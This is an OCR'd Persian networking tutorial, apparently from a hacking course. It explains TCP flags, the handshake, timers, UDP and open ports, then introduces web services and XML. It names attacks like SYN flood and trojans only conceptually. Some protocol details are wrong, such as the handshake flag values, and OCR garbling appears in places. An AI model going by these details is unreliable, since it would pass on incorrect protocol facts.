- بیتRST : اگر در این بیت مقدار 1 قرار گیرد ارتباط به صورت یک طرفه و ناتمام قطع خواهد شد Abnormaly Ended بدین معنا که به هر دلیلی اعم از نقص سخت افزاری یا نرم افزاری مشکلی بوجود آمده که یکی از طرفیت ارتباط مجبور به خاتمه ارتباط فعلی شده است . همچنین بیتRST می تواند به عنوان علامت عدم پذیرش برقراری ارتباط بکار رود . اگر یکی از طرفین ارتباط یک بسته دریافت کند که در آن بستRST مقدار1 داشته باشد، ارتباط به صورت هماهنگ و نامتعادل، قطع خواهد شد.

- بیت SYN : این بیت نقش اساسی در برقراری یک ارتباط بازی میکند . برقراری یک ارتباط TCP از روند زیر تبعیت می کند:

۱. شروع کننده ارتباط یک بستهTCP بدون هیچ گونه داده و با تنظیم بیت های ACK=0, SYN=1 برای طرف مقابل ارسال می کند .در حقیقت ارسال چنین بسته ای به معنای " تقاضای برقراری ارتباط Connection Request تلقی می شود

۲. در پاسخ به درخواست ارتباط، در صورتیکه طرف مقابل به برقراری ارتباط تمایل داشته باشد بسته بر می گرداند که در آن بیتSYN= 1 و بیت ACK= 0 است .این بسته نقش " پذیرش یک ارتباطConnection Accept را بازی می کند. بعدا درباره برقراری ارتباط را بیشتر توضیح خواهیم داد.

- بیت FIN اگر یکی از طرفین ارتباط، داده دیگری برای ارسال نداشته باشد در هنگام ارسال آخرین بسته خود این بیت را 1می کند و در حقیقت ارسال اطلاعات خودش را یکطرفه قطع می کند . در این حالت اگرچه ارسال اطلاعات قطع شده و لیکن طرف مقابل هنوز ممکن است به ارسال اطلاعات مشغول باشد .زمانی ارتباط کاملا خاتمه می یابد که طرف مقابل نیز در یک بسته با 1 کردن بیت FIN ارسال اطلاعات را خاتمه دهد

- فیلد Windows Size :

مقدار قرار گرفته در این فیلد مشخص می کند که فضای بافر گیرنده چند بایت دیگر ظرفیت خالی دارد . یعنی به طرف مقابل اعلام می کند که مجاز است از بایت با شماره ترتیبی که در فیلد Acknowledgment مشخص شده است، حداکثر به اندازه مقداری که در این فیلد درج شده، ارسال داشته باشد و در غیر این صورت فضای کافی برای دریافت داده ها وجود نداشته و ناگزیر دور ریخته خواهد شد .اگر مقدار این فیلد صفر باش د بدین معناست که بافر گیرنده تماماً پر شده است و امکان دریافت داده های بعدی وجود ندارد و پروسه فرستنده متوقف خواهد شد؛ در این مورد نیز بیشتر توضیح خواهم داد.

- فیلد Checksum :

در این فیلد 16 بیتی، کد کشف خطا قرار می گیرد

- فیلد TCP Segment Length

که در آن طول کل بسته TCP مشخص می گردد .

- فیلد Urgent Pointer :


در این فیلد یک عدد به عنوان اشاره گر قرار می گیرد که موقعیت داده های اضطراری را درون بسته TCP معین می کند . این داده ها، زمانی اتفاق می افتند و ارسال می شوند که عملی شبیه وقوع وقفه ها در هنگام اجرای یک برنام ه کاربردی رخ بدهد . بدون آنکه ارتباط قطع شود داده های لازم در همین بسته جاری ارسال خواهد شد . دقت کنید که داده های اضطراری توسط برنامه کاربردی در لایه بالاتر پردازش خواهد شد و برای پروتکل TCP کاربردی ندارد .

- فیلد Options :

این فیلد اختیاری است و مقداری نظیر حد اکثر طول بسته TCP در آن قرار می گیرد. برای آنکه طول بسته ضریبی از 4 باقی بماند از این فیلد با کدهای بی ارزش استفاده می شود . گزینه خاص دیگری در این فیلد تعریف شده نیست.

روش برقراری ارتباط در پروتکل TCP

برای برقراری ارتباط در پروتکل TCP از روش" دست تکانی سه مرحله ای " یا 3 Ways Handshaking استفاده می شود . البته برقراری ارتباط ، منوط بر این قضیه است که طرفین ارتباط آماده برقراری یک ارتباط باشند؛ یعنی یک طرف که فعلا آنرا سرویس دهنده مینامیم برای برقراری ارتباط از طریق توابع سیستمی listen() و accept() اعلام آمادگی کرده باشد و طرف مقابل نیز یعنی مشتری با فراخوانی تابع سیستمیconnect() و تعیین آدرسIP و آدرس پورت پروسه مقصد، تمایل خود را برای ارتباط، ابراز نماید .در چنین حالتی بین طرفیت اتفاقات سه مرحله خواهد افتاد . در شکل زیر این مراحل به تصویر کشیده است:



در مرحله اول، از طرف شروع کننده ارتباط، یک بسته TCP خالی از داده ارسال خواهد شد که در آن بیت SYN= 1 و بیت ACK= 0 است و درون فیلد شماره ترتیب عدد x قرار داده شده که در آن x یک عدد تصادفی است . در حقیقت با این شماره به طرف مقابل اطلاع داده می شود که ترتیب داده های ارسالی از شماره x+1 شروع می شود . در پروتکل TCP شماره ترتیب 32 بیتی است لذا برای پیشگیری از مشکلات احتمالی ناشی از مساوی بودن شماره ترتیب بسته های ارسالی، داده ها از شماره صفر شروع نمی شوند، بلکه از یک عدد تصادفی که به صورت خودکار تولید می شود ، شروع می گردد و در همان مرحله اول، این شماره ترتیب به طرف مقابل اعلام خواهد شد . به عنوان مثال اگر SEQ= 145500 باشد بدین معناست که داده هایی که قرار است ارسال شوند شماره ترتیب آنها از 145501 آغاز خواهد شد .طرف مقابل حتما باید از این موضوع باخبر باشد.

در مرحله دوم، طرف مقابل با دریافت بسته ای با مشخصات فوق الذکر اگر تمایل به برقراری ارتباط نداشته باشد با ارسال یک بسته خالی که در آن بیت RST به 1 تنظیم شده، این تقاضا را رد می کند ولی اگر متمایل به برقراری ارتباط بود یک بسته خالی از داده با مشخصات زیر تولید می کند:

- ☒ بیت SYN را یک می کند
- ☒ بیت Ack را یک می کند
- ☒ مقدار فیلدAcknowledgement Number را x+1 قرار می دهد
- ☒ مقدار فیلد Sequence Number را مقدار تصادفیy قرار می دهد .

در این مرحله که به معنای پذیرش ارتباط است طرف مقابل با قرار دادن مقدار فیلد ACK=x+1 نشان می دهد که شماره ترتیب x را پذیرفته و منتظر داده ها از شماره ترتیب x+ 1 به بعد است . در ضمن خودش عدد تصادفی y را در فیلد Seq.No قرار می دهد و به طرف مقابل اعلام می کند که شماره ترتیب داده های ارسالی از y خواهد بود .در مرحله سوم، شروع کننده بحث ارتباط با قرار دادن مقادیر زیر شروع ارتباط را تصدیق می کند.

- ☒ بیت SYN را یک می کند .
- ☒ بیت Ack را یک می کند .
- ☒ فیلدSeg.No.=x+1 را قرار می دهد .
- ☒ فیلد Ack را y+1 قرار می دهد .

با قرار دادنSeq.No.=x+1 و Ack=y+1 شروع کننده ارتباط اعلام می کند که بر روی پارامترهای شماره ترتیب توافق شده است و او پذیرفته که داده های طرف مقابل را از شماره y+ 1 بپذیرد . پس از این مرحله ارسال و دریافت داده ها توسط طرفین تا هنگامی که ارتباط با اطلاع طرفین خاتمه داده نشده است آزاد است.

برای خاتمه ارتباط روند زیر صورت می گیرد:

طرفی که داده هایش برای ارسال تمام شده است یک بسته TCP ارسال می نماید که در سرآیند آن بیت FIN را یک قرار داده است . طرف مقابل این درخواست را دریافت می کند و با ختم یک طرفه آن موافقت می کند . ولی چون ارتباط به صورت یک طرفه ختم می شود طرف مقابل می تواند تا جائیکه داده دارد، آنها را ارسال کند و نهایتا در آخرین بسته، بیت FIN را یک بگذارد تا پس از تصدیق آن، ارتباط به صورت دو طرفه ختم شود.

نکته ای که وجود دارد آنست که اگر یکی از طرفی ن ارتباط در اثر بروز مشکل سخت افزاری یا نرم افزاری ارتباط را بدون هماهنگی قطع کندDisconnect شود یا حق ندارد تا 120 ثانیه به ارتباط مجدد با همان پروسه اقدام کند و این نکته ناشی از آن است

که مطمئن باشد بسته های قبلی که ارسال کرده یا آنکه برایش ارسال شده از زیر شبکه حذف شده اند بعضی مواقع تقلب در" دست تکانی سه مرحله ای " شرط موفقیت در برخی از مکانیزم های پویش یا حمله به سیستم ها خواهد بود!

کنترل جریان در پروتکل TCP

در اینجا بد نیست اندکی در مورد نقش فیلد Windows Size بحث کنیم .همانگونه که قبلا اشاره شد در پروتکل TCP برای کنترل جریان داده ها از بافر استفاده می شود و داده ها قبل از ارسال به برنامه کاربردی لایه بالاتر بافر شده و به صورت دسته ای تحویل خواهد شد و گاها ممکن است برنامه کاربردی اقدام به دریافت داده های بافر شده ی خود در مهلت مقرر نکرده و بافر پر شود . در این حالت گیرنده قادر به دریافت و ذخیره داده ها در بافر ش نخواهد بود، به همین دلیل در هر بسته TCP که به طرف دیگر ارسال شود ، حجم فضای آزاد بافر، در این فیلد اعلام خواهد شد . نرم افزارTCP در طرف مقابل موظف است خود را با فضای بافر موجود هماهنگ نماید، یعنی بسته ای با طول بزرگتر از فضای بافر اعلام شده ارسال ننماید، در غیر این صورت آن بسته پذیرفته نخواهد شد . به عنوان مثال اگر در یک بسته دریافتی مقدار فیلد Windows Size مقدار 4069 باشد بدین معناست که از کل فضای بافر موجود، فعلا چهار کیلوبایت از آن خالی است.

در این پروتکل به ازای هر ارتباط TCP که موفقیت آمیز برقرار شود، یک" ساختمان داده "ی خاص برای آن ایجاد خواهد شد که اطلاعاتی از آخرین وضعیت ارسال یا دریافت جریان داده ها در آن نگهداری می شود . این ساختمان داده" بلوک نظارت بر انتقال Transmission Control Blockیا اختصارا TCB نامیده می شود .برخی از متغیرهای تعریف شده درون ساختمان داده TCB در جدول زیر معرفی شده است :

نام متغیر	توضیح
متغیرهای نظارت بر ارسال داده ها	
SND.UNA	شماره ترتیب آخرین بسته ای که ارسال شده ولی هنوز پیام Ack آن برنگشته است.
SND.NXT	شماره ترتیب آخرین بایت که داده ها از آن شماره به بعد در بسته بعدی که باید ارسال شود.
SND.WND	میزان فضای آزاد در بافر ارسال
SND.UP	شماره ترتیب آخرین داده های اضطراری که تحویل برنامه کاربردی شده است.
SND.WL1	
SND.WL2	
SND.PUSH	شماره ترتیب آخرین داده هایی که باید آنی به برنامه کاربردی گسیل (Push) شوند.
SND.ISS	مقدار اولیه شمارنده ترتیب داده های دریافتی که در حین ارتباط بر روی آن توافق می شود.
متغیر نظارت در دریافت داده ها	
RCV.NXT	شماره ترتیب آخرین بایت در بسته بعدی که از آن شماره به بعد انتظار دریافت آنرا دارد.
RCV.WND	میزان فضای آزاد در بافر دریافت
RCV.UP	شماره ترتیب آخرین داده های اضطراری که برای برنامه ی طرف مقابل ارسال شده است.
RCV.IRS	مقدار اولیه شمارنده ی ترتیب داده های ارسالی که در حین ارتباط بر روی آن توافق می شود.

اساس برخی از حملات DOS همین فضایی است که یک ماشین به ازای هر ارتباط TCP در حافظه ایجاد می کند منابع سیستمی و SYN Flood زمان سنج ها در پروتکل TCP (TCP Timers)عملکرد صحیح پروتکل TCP وابستگی شدیدی به استفاده درست و منطقی از زمان سنج ها دارد . در این بخش مهمترین زمان سنج های بکار رفته در این پروتکل را بررسی می کنیم:

: Retransmission Timer

به گونه ای که اشاره شد پس از برقراری یک ارتباط، وقتی بسته ای برای پروسه ی مقصد ارسال می شود، ضمن نگهداری موقت آن در یک بافر، برای آن یک زمان سنج تنظیم و فعال می شود و اگر در مهلت مقرر پیغام دریافت آن (Ack) نرسید، آن بسته از نو برای مقصد ارسال خواهد شد . این زمان سنج که اختصارا RT نامیده می شود به یک مقدار پیش فرض مقداردهی می شود و شروع به شمارش معکوس زمان می نماید، هر گاه مقدار آن زمان سنج به صفر برسد ولی پیغام دریافت بسته نگردد،" رخداد انقضای زمان تکرار Retransmission Timer Event حادث شده و پروسه TCP را وادار به ارسال مجدد آن بسته می کند و مراحل قبلی از نو ت کرار می شود.

عملکرد این زمان سنج بسیار ساده است ولی مسئله بغرنج در شبکه آنست که اولا پیش فرض این زمان سنج چه مقداری باشد؟ ثانیاً عملا ارسال مجدد یک بسته چند بار تکرار شود؟ در شبکه های محلی سریع، زمان رفت یک بسته و برگشت یک پیغام دریافت آن، حدود چند هزارم ثانیه طول خواهد کشید در حالی که در شبکه WAN این زمان رفت و برگشت می تواند تا چندین ثانیه طول بکشد . اگر قرار باشد زمان پیش فرض زمان سنج RT به مقداری کم نظیر شود، آنگاه وقتی مقصد روی یک شبکه راه دور واقع است، قبل از آنکه بسته بتواند به مقصد ب رسد، مهلت این زمان پنج منقضی شده و بسته مجددا ارسال می شود و این کار برای هر بسته به طور متوالی تکرار می شود و ترافیک زائد و بیهوده ای را به شبکه تحمیل می کند . از طرف دیگر اگر قرار باشد زمان پیش فرض این زمان پنج با مقداری بزرگ تنظیم شود در شبکه های محلی و سریع، هنگام بروز یک خطا تاخیر زیادی بوجود خواهد آمد. بهترین راه تنظیم سنج استفاده از روش های وقفی و پویا است چرا که راندمان پروتکلTCP به شدت به آن وابسته است .

:Keep-Alive Timer

ممکن است طرفین یک ارتباط به هر دلیلی ارسال اطلاعات را موقتا متوقف کنند و هیچ داده ای مبادله نشود، هر چند ارتباط TCP فعال و باز باشد . از سوی دیگر ممکن است یکی از طرفین به دلیلی مثل خرابی سخت افزاری یا نرم افزاری، بدون اطلاع، ارتباط را رها کرده باشد . برای تمایز بین این دو حالت، فرستنده اطلاعات با استفاده از این زمان سنج در بازه های زمانی منظم یک بسته TCP که خالی از هرگونه داده ای می باشد برای مقصد ارسال می شود و در صورتی که پیام دریافت آن بازگشت، نشان دهنده آنست که ارتباط TCP فعال و باز است؛ در غیر این صورت ارتباط TCP به صورت یک طرفه قطع شده و تمام بافر ها و فضای ایجاد شده آزاد می شوند . زمان پیش فرض این زمان پنج مقداری بین 5 تا 45 ثانیه می باشد.

: Persistence Timer

در پروتکل TCP وقتی یکی از طرفین ارتباط، مقدار فضای بافر آزاد خود را در فیلدWindows Size صفر اعلام کند، ناگزیر پروسه طرف مقابل متوقف بلوکه خواهد شد .در چنین حالتی پس از آنکه مقداری از فضای بافر پر شده تخلیه شد، این موضوع باید به طرف مقابل گزارش شود تا سیستم عامل، پروسه بلوکه شده را احیا کرده و ادامه ارسال از طرف مقابل ممکن باشد، در غیر این صورت "بن بست - Deadlock " و تاخیر بینهایت برای پروسه بوجود خواهد آمد . با استفاده از این زمان سنج پس از آزاد شدن فضای بافر، در فواصل زمانی منظم یک بسته TCP برای پروسه بلوکه شده ارسال می شود تا ضمن آگاهی از آخرین وضعیت فضای بافر پروسه بتواند احیا شود.

Quiet Timer

ممکن است یک ارتباط TCP بسته شود ولی هنوز بسته هایی سرگردان بر روی شبکه وجود داشته باشند که پس از بسته شدن ارتباط TCP به مقصد برسند، لذا در این پروتکل پس از بسته شدن یک ارتباط با شمارهی پورت خاص، بقیه پروسه ها تا مدتی حق استفاده از شماره پورتی که اخیرا بسته شده را ندارند . این زمان را Quiet Timer مشخص می نماید .مقدار پیش فرض این زمان سنج دقیقاً دو برابر مقدار پیش فرض زمان حیات بسته IP برحسب ثانیه است چیزی بین 30 تا 120 ثانیه

Idle Timer

این زمان سنج برای آن است که اگر تلاش برای تکرار ارسال یک بسته بیش از حد متعارف انجام شود، ارتباط TCP را به صورت یک طرفه رها کرده و قطع می نماید . مقدار معمول این زمان پنج 360 ثانیه یعنی 6 دقیقه است.

پروتکل UDP

پروتکلTCP پروتکلی" اتصال گرا "است و لزوم برقراری یک ارتباط قبل از هر گونه مبادله ی داده، می تواند بین چند میلی ثانیه برای شبکه های محلی سریع تا چندین ثانیه برای شبکه های WAN طول بکشد؛ در ضمن تامل برای بازگشت پیغام های Ack یک پروسه ی کاربردی را با تاخیر مواجه خواهد کرد . برای برخی از کاربرد ها ، این زمان قابل تحمل نیست و سرعت در رسیدن یک بسته به مقصد، ضروری تر از پرداختن به مسائلی از قبیل شماره ترتیب و ارسال پیغام های کنترلی محسوب می شود کاربردهای مثل سیستم DNS یا TFTP که قطعا با آنها سر و کار داشته اید . در آینده مقاله هایی مفصل در این باره خواهیم داشت در لایه انتقال از مدلTCP/IP برای چنین کاربردهایی یک پروتکل ساده و سریع به نام UDP معرفی شده است که به صورت ذاتی" بدون اتصال– Connectionless" است، یعنی بدون هیچ اطلاعی از سرنوشتی که در انتظار یک بسته است، به سمت مقصد ارسال می شود .هرگونه اطلاعی از رسیدن یا نرسیدن داده ها باید در لایه بالاتر بررسی و مدیریت شود.

پروتکلUDP تمام کاستی های لایه IP را دارد به غیر از نظارت بر خطای کانال که می تو اند وجود داشته باشد و تنها ارمغان این پروتکل برای پروسه ها، سرعت ارسال و کم شدن تاخیرات ناشی از نظرات در جریان بسته ها است. ساختار بسیار ساده یک بسته UDP را بررسی می کنیم .در زیر ساختار یک بسته UDP به تصویر کشیده شده است :

Source Port	Destination Port
UDP Length	UDP Checksum
Data	

- فیلد Source Port :

در این فیلد، یک شماره 16 بیتی به عنوان آدرس پورت پروسه ی مبدا که این بسته را جهت ارسال، تولید کرده، قرار خواهد گرفت.

- فیلد Destination Port :

در این فیلد، آدرس پورت پروسه ی مقصد که آنرا تحویل خواهد گرفت، تعیین خواهد شد. همانگونه که در بخش قبلی اشاره شد این دو آدرس مشخص می کنند که این بسته از کدام برنامه ی کاربردی در لایه بالاتر تولید و باید به چه برنامه ای در ماشین مقصد تحویل داده شود (Application Running on the Same Port) !!!

- فیلد UDP Length :

در این فیلد، طول بسته ی UDP برحسب بایت، شامل سرآیند و داده ها درج می شود

- فیلد UDP Checksum :

در این فیلد 16 بیتی، کد کشف خطا درج می شود . روش محاسبه این کد دقیقا همانند روشی است که در پروتکل TCP معرفی شد . تنها تفاوت در آنست که بکارگیری این فیلد اختیاری است و در صورت عدم نیاز به آن، تمام بیتهای آن به صفر تنظیم می شود(برای کاربردهای مثل ارسال دیجیتال صدا یا تصویر)

مناسب ترین کاربرد پروتکل UDP برای پروسه هایی است که عملیات شان مبتنی بر یک تقاضا و یک پاسخ است سیستم DNS . با توجه به آنکه UDP پروتکلی بدون اتصال است، جستجوی پورتهای باز UDP اندکی نفوذگر را با مشکل مواجه می کند در این مورد نیز مفصل توضیح داده خواهد شد.

مفهوم پورتهای باز یا Open Port

وقتی گفته می شود پورت شماره N بر روی یک ماشین باز است ، بدین معناست که : بر روی آن ماشین یک پروسه فعال وجود دارد که بسته هایTCP ورودی با شماره ی پورت N را پذیرفته و پردازش می کند . در حقیقت آن پروسه از سیستم عامل تقاضا کرده که تمام بسته هایTCP یا (UDP) را که شماره پورت مقصدشان N است، به سمت آن پروسه هدایت کند .

شما می توانید با استفاده از فرمانnetstat –na فهرست تمام پورتهای باز ماشین تان را بدست بیاورید .با کمی به کارگیری دقت میتوانیدIP هایی که با آنها نیز در ارتباط هستید را نیز پیدا کنید .مثلا فرض کنید برنامه Yahoo Messenger از پورت شماره 5050برای ارتباط استفاده می کند، خوب در صورتی که ارتباط با یک شخص به صورت Peer-To-Peer باشد می توانید، با استفاده از این دستور پورت های باز کامپیوتر خود را لیست کنید که قطعا یکی از آنها پورت یاهو مسنجر یعنی 5050 خواهد بود که در حال حاضر از آن استفاده می کنید، خوب در قسمتForeign Address آدرس هایی که با آن پورت در ارتباط هستند از دنیای خارج لیست شده اند که با نگاهی می توان IP فرد مقابل را دریافت کرد .

حتما می دانید که نفوذگران به شدت تلاش می کنند تا فهرست پورت های باز یک ماشین را کشف نمایند . یک پورت باز به معنای یک پروسه فعال است و یک پروسه ی فعال می تواند یک رخنه ی نفوذ به ماشین باشد ! در این مورد نیز مطالبی خواهید آموخت.
در آینده یاد خواهید گرفت که نفوذگران پس از رخنه به سیستم یک پروسه اسب تراوا که نقش جاسوس را در سیستم بازی میکند Controlling Machine with the Spying Abilities روی ماشین فعال می کند .حال برای آنکه مسئول آن ماشین نتواند از این موضوع بویی ببرد نفوذگر مجبور است برنامه ی اجرایی netstat را به نحوی آلوده کند که فرست پورتهای باز و پروسه های فعال را به درستی نشان ندهد .البته می توان به جایTrojan Horse از هر برنامه ای که قابلیت جاسوسی را دارد استفاده کرد مانند Backdoor, Rootkits, Keyloggers, Spy Softwares, PS Softwares, NC و ...

معرفی پروتکل HTTP

اهداف : متاسفانه مثل فصل قبل برای این فصل نیز مطالب بسیار زیادی گردآوری شده بود ، که در اثر سهل انگاری یک نفر (یک گلابی) تمام مطالب از دست رفت ، و ما مجبور شدیم بر خلاف میل باطنی مان این فصل را آن جور که باید و شاید نبستیم ، چون دیگری وقتی برای ویرایش و نگارش مطلب نداشتیم (متاسفانه این حادثه در اخرین لحظات برای ما پیش امد و خود بسیار ناراحت هستیم بسیار ، بسیار زیاد).

- **فصل دوم :** معرفی پروتکل HTTP و مطالب مربوطه .

- وب سرویس چیست ؟
- HTTP .
- مقدمه ای بر SSH .
- درباره Domain .
- درباره Hosting .
- مقایسه IIS5.0 با IIS6.0
- نصب و پیکر بندی IIS .
- پنهان سازی سرور های وب برای افزایش ایمنی .
- جعل هویت در وب به صورت ساده .
- آموزش متد One-Way Hacking !!

وب سرویس چیست ؟

کسانی که با صنعت IT آشنایی دارند حتماً نام وب سرویس را شنیده اند . برای مثال ، بیش از ۶۶ درصد کسانی که در نظر سنجی مجله InfoWorld شرکت کرده بودند بر این توافق داشتند که وب سرویس ها مدل تجاری بعدی اینترنت خواهند بود . به علاوه گروه گارتنر پیش بینی کرده است که وب سرویس ها کارآیی پروژه های IT را تا ۳۰ در صد بالا می برد . اما وب سرویس چیست و چگونه شکل تجارت را در اینترنت تغییر خواهد داد ؟

برای ساده کردن پردازش های تجاری ، برنامه های غیر متمرکز (Enterprise) باید با یکدیگر ارتباط داشته باشند و از داده های اشتراکی یکدیگر استفاده کنند . قبلاً این کار بوسیله ابداع استاندارد های خصوصی و فرمت داده ها به شکل مورد نیاز هر برنامه انجام می شد . اما دنیای وب و XML – تکنولوژی آزاد برای انتقال دیتا – انتقال اطلاعات بین سیستم ها را افزایش داد . وب سرویس ها نرم افزارهایی هستند که از XML برای انتقال اطلاعات بین نرم افزارهای دیگر از طریق پروتکل های معمول اینترنتی استفاده می کنند . به شکل ساده یک وب سرویس از طریق وب اعمالی را انجام می دهد (توابع یا ساب روتین ها) و نتایج را به برنامه دیگری می فرستد . این یعنی برنامه ای در یک کامپیوتر در حال اجراست ، اطلاعاتی را به کامپیوتری می فرستد و از آن درخواست جواب می کند ، برنامه ای که در آن کامپیوتر دوم است کارهای خواسته شده را انجام می دهد و نتیجه را بر روی ساختارهای اینترنتی به برنامه اول بر می گرداند . وب سرویس ها می توانند از پروتکل های زیادی در اینترنت استفاده کنند اما بیشتر از HTTP که مهم ترین آنهاست استفاده می شود .


وب سرویس هر نوع کاری می تواند انجام دهد . برای مثال در یک برنامه می تواند آخرین عنوان های اخبار را از وب سرویس Associated Press بگیرد یا یک برنامه مالی می تواند آخرین اخبار و اطلاعات بورس را از وب سرویس بگیرد . کاری که وب سرویس انجام می دهد می تواند به سادگی ضرب ۲ عدد یا به پیچیدگی انجام کلیه امور مشترکین یک شرکت باشد .

وب سرویس دارای خواصی است که آن را از دیگر تکنولوژی و مدل های کامپیوتری جدا می کند ، Paul Flessner ، نایب رییس مایکروسافت در dot NET Enterprise Server چندین مشخصه برای وب سرویس در یکی از نوشته ها یش ذکر کرده است ، یک ، وب سرویس ها قابل برنامه ریزی هستند . یک وب سرویس کاری که می کند را در خود مخفی نگه می دارد وقتی برنامه ای به آن اطلاعات داد وب سرویس آن را پردازش می کند و در جواب آن اطلاعاتی را به برنامه اصلی بر می گرداند . دوم ، وب سرویس ها بر پایه XML بنا نهاده شده اند . XML و XML های مبتنی بر SOAP یا Simple Object Access Protocol تکنولوژی هایی هستند که به وب سرویس این امکان را می دهند که با دیگر برنامه ها ارتباط داشته باشد حتی اگر آن برنامه ها در زبانهای مختلف نوشته شده و بر روی سیستم عامل های مختلفی در حال اجرا باشند . همچین وب سرویس ها خود ، خود را توصیف می کنند . به این معنی که کاری را که انجام می دهند و نحوه استفاده از خودشان را توضیح می دهند . این توضیحات به طور کلی در WSDL یا Web Services Description Language نوشته می شود . WSDL یک استاندارد بر مبنای XML است . به علاوه وب سرویس ها قابل شناسایی هستند به این معنی که برنامه نویس می تواند به دنبال وب سرویس مورد علاقه در دایرکتوری هایی مثل UDDI یا Universal Description , Discovery and Integration جستجو کند . UDDI یکی دیگر از استاندارد های وب سرویس است .

نکات تکنولوژی وب سرویس :

همانطور که در ابتدا توضیح داده شد یکی از دلایل اینکه وب سرویس از دیگر تکنولوژی های موجود مجزا شده است استفاده از XML و بعضی استاندارد های تکنیکی دیگر مانند SOAP ، WSDL و UDDI است . این تکنولوژی های زمینه ارتباط بین برنامه ها را ایجاد می کند به شکلی که مستقل از زبان برنامه نویسی ، سیستم عامل و سخت افزار است . SOAP یک مکانیزم ارتباطی را بین نرم افزار و وب سرویس ایجاد می کند . WSDL یک روش یکتا برای توصیف وب سرویس ایجاد می کند و UDDI یک دایرکتوری قابل جستجو برای وب سرویس می سازد . وقتی اینها با هم در یک جا جمع می شود این تکنولوژی ها به برنامه نویس ها اجازه می دهد که برنامه های خود را به عنوان سرویس آماده کنند و بر روی اینترنت قرار دهند .

شکل زیر نقش هر کدام از استاندارد ها را در ساختار وب سرویس نمایش می دهد . در قسمت های بعدی هر کدام از این تکنولوژی ها را بررسی می کنیم .



XML یا eXtensible Markup Language :

XML یک تکنولوژی است که به شکل گسترده از آن پشتیبانی می شود ، همچنین این تکنولوژی Openاست به این معنی که تعلق به شرکت خاصی ندارد . اولین بار در کنسرسیوم WWW یا W3C در سال ۱۹۹۶ برای ساده کردن انتقال دیتا ایجاد شده است . با گسترده شدن استفاده از وب در دهه ۹۰ کم کم محدودیت های HTML مشخص شد . ضعف HTML در توسعه پذیری (قابلیت اضافه و کم کردن خواص) و ضعف آن در توصیف دیتاهایی که درون خود نگهداری می کند برنامه نویسان را از آن نا امید کرد . همچنین مبهم بودن تعاریف آن باعث شد از توسعه یافتن باز بماند . در پاسخ به این اشکالات W3C یک سری امکانات را در جهت توسعه HTML به آن افزود که امکان تغییر ساختار متنهای HTML مهم ترین آن است . این امکان را CSS یا Cascade Style Sheet می نامند .

این توسعه تنها یک راه موقتی بود . باید یک روش استاندارد شده ، توسعه پذیر و داری ساختار قوی ایجاد می شد . در نتیجه W3C XML را ساخت . XML دارای قدرت و توسعه پذیری SGML یا Standard Generalized Markup Language و سادگی که در ارتباط در وب به آن نیاز دارد است .

استقلال اطلاعات یا جدا بودن محتوا از ظاهر یک مشخصه برای XML به حساب می آید . متنهای XML فقط یک دیتا را توصیف می کنند و برنامه ای که XML برای آن قابل درک است – بدون توجه به زبان و سیستم عامل – قادر است به اطلاعات درون فایل XML هر گونه شکلی که مایل است بدهد . متنهای XML حاوی دیتا هستند بدون شکل خاص بنابراین برنامه ای که از آن می خواهد استفاده کند باید بداند که چگونه می خواهد آن اطلاعات را نمایش دهد . بنابراین نحوه نمایش یک فایل XML در یک PC با PDA و تلفن همراه می تواند متفاوت باشد .

وقتی یک برنامه با متن XML مواجه می شود باید مطمئن باشد که آن متن حاوی دیتا ی مورد نظر خود است . این اطمینان توسط برنامه هایی با نام XML Parser حاصل می شود . تجزیه کننده ها دستورات متن XML را بررسی می کنند . همچنین آنها به برنامه کمک می کنند تا متن های XML را تفسیر کند . به صورت اختیاری هر متن XML می تواند به متن دیگری اشاره کند که حاوی ساختار فایل XML اصلی باشد . به آن متن XML دوم DTD یا Document Type Definition گفته می شود .

وقتی فایل XML به DTD اشاره می کند برنامه تجزیه کننده فایل اصلی را با DTD بررسی می کند که آیا به همان ساختاری که در DTD توصیف شده شکل گرفته است یا خیر . اگر یک تجزیه کننده XML بتواند یک متن را به درستی پردازش کند متنXML نیز به شکل صحیحی فرمت شده است .

